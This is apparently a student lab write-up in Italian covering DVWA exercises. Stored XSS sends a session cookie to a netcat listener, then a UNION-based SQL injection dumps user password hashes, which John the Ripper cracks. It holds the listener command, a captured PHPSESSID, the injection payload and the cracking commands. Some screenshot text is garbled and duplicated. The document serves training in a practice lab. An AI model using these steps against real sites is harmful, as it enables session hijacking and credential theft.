


- XSS
- SQL Injection (blind)

Buonanno Manuel



Dobbiamo recuperare i cookie della vittima tramite l'utilizzo dell'XSS. Apriamo quindi, per cominciare, la DVWA ed impostiamo la sicurezza come da traccia su "low".




Nella pagina XSS stored essendo che il campo per lo script ha un massimo di 50 caratteri, andiamo nella console del sito a modificarne la grandezza massima

```
| Console | Debugger | Network | Style Editor | Performance | Storage | Network | Style Editor | Performance | Storage | Network | Style Editor | Performance | Network | Network | Style Editor | Performance | Network | Networ
```

Diamo un nome al test che stiamo per eseguire: in questo caso, per semplicitá, lo abbiamo chiamato "test".

Inseriamo poi lo script che sará necessario per l'invio dei cookie identificati verso il dominio sotto controllo dell'attaccante. Lo script crea un oggetto immagine e imposta il suo attributo ad uno script sul server dell'attaccante.

Il browser non puó sapere a priori se la risorsa è effettivamente una vera immagine o meno, quindi esegue lo script, inviando di fatto il cookie al sito dell'attaccante.



Inviato lo script possiamo andare sulla shell di Kali Linux per eseguire il comando in foto, inserendo il numero di porta che avevamo usato nello script.

Il comando nc (netcat) è usato per la lettura e la scrittura di dati attraverso connessioni di rete.

Il comando -l è utilizzato come opzione per indicare a un'applicazione di "mettersi in ascolto".

L'opzione -p è utilizzata per specificare la porta su cui ascoltare o connettersi. Nel nostro caso 12345.

Il segmento evidenziato è il cookie session ID che ci interessa.

```
kali@kali: ~
File Actions Edit View Help
 ---(kali⊛kali)-[~]
GET /index.html?param1=security=low;%20PHPSESSID=03aca6cdfb8e98c7b1f7378bd02ec613 HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.49.101/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
                                                   kali@kali: ~
    Actions Edit View Help
 —(kali®kali)-[~]
└-$ nc -l -p 12345
GET /index.html?param1=security=low;%20PHPSESSID=03aca6cdfb8e98c7b1f7378bd02ec613 HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.49.101/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
```


Inviato lo script possiamo andare sulla shell di Kali Linux per eseguire il comando in foto, inserendo il numero di porta che avevamo usato nello script.

Il comando nc (netcat) è usato per la lettura e la scrittura di dati attraverso connessioni di rete.

Il comando -l è utilizzato come opzione per indicare a un'applicazione di mettersi in "ascolto".


L'opzione -p è utilizzata per specificare la porta su cui ascoltare o connettersi. Nel nostro caso 12345.

Il segmento evidenziato è il cookie session ID che ci interessa e che basterá andarlo a sostituire nella console del login della pagine nel campo "value" per avere l'accesso.




SQL injection (blind)

Torniamo adesso alla DVWA per andare a decifrare le password presenti nel DB. Inseriamo la query "I' UNION SELECT user, password FROM users#" che ci manderá in output gli username e password degli utenti.



SQL injection (blind)



Su Kali copiamo queste passwords cifrate su un file testo.

Andiamo adesso sulla shell ed eseguiamo la decriptazione tramite "John the Ripper" con il comando mostrato in foto. Questo è un tool per eseguire un attacco brute force che fa uso della parallelizzazione dei task per ridurre i tempi di cracking.

Controlliamo infine le password decifrate con il comando "show"

```
—(kali⊕kali)-[~]
└$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123
letmein
charlev
4g 0:00:00:00 DONE (2024-02-28 09:03) 200.0g/s 144000p/s 144000c/s 192000C/s my3kids..so
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliab
ly
Session completed.
  —(kali®kali)-[~]
___$ john --show --format=raw-md5 ./Desktop/hash.txt
?:password
?:abc123
?:charlev
?:letmein
?:password
5 password hashes cracked, 0 left
  —(kali⊕kali)-[~]
```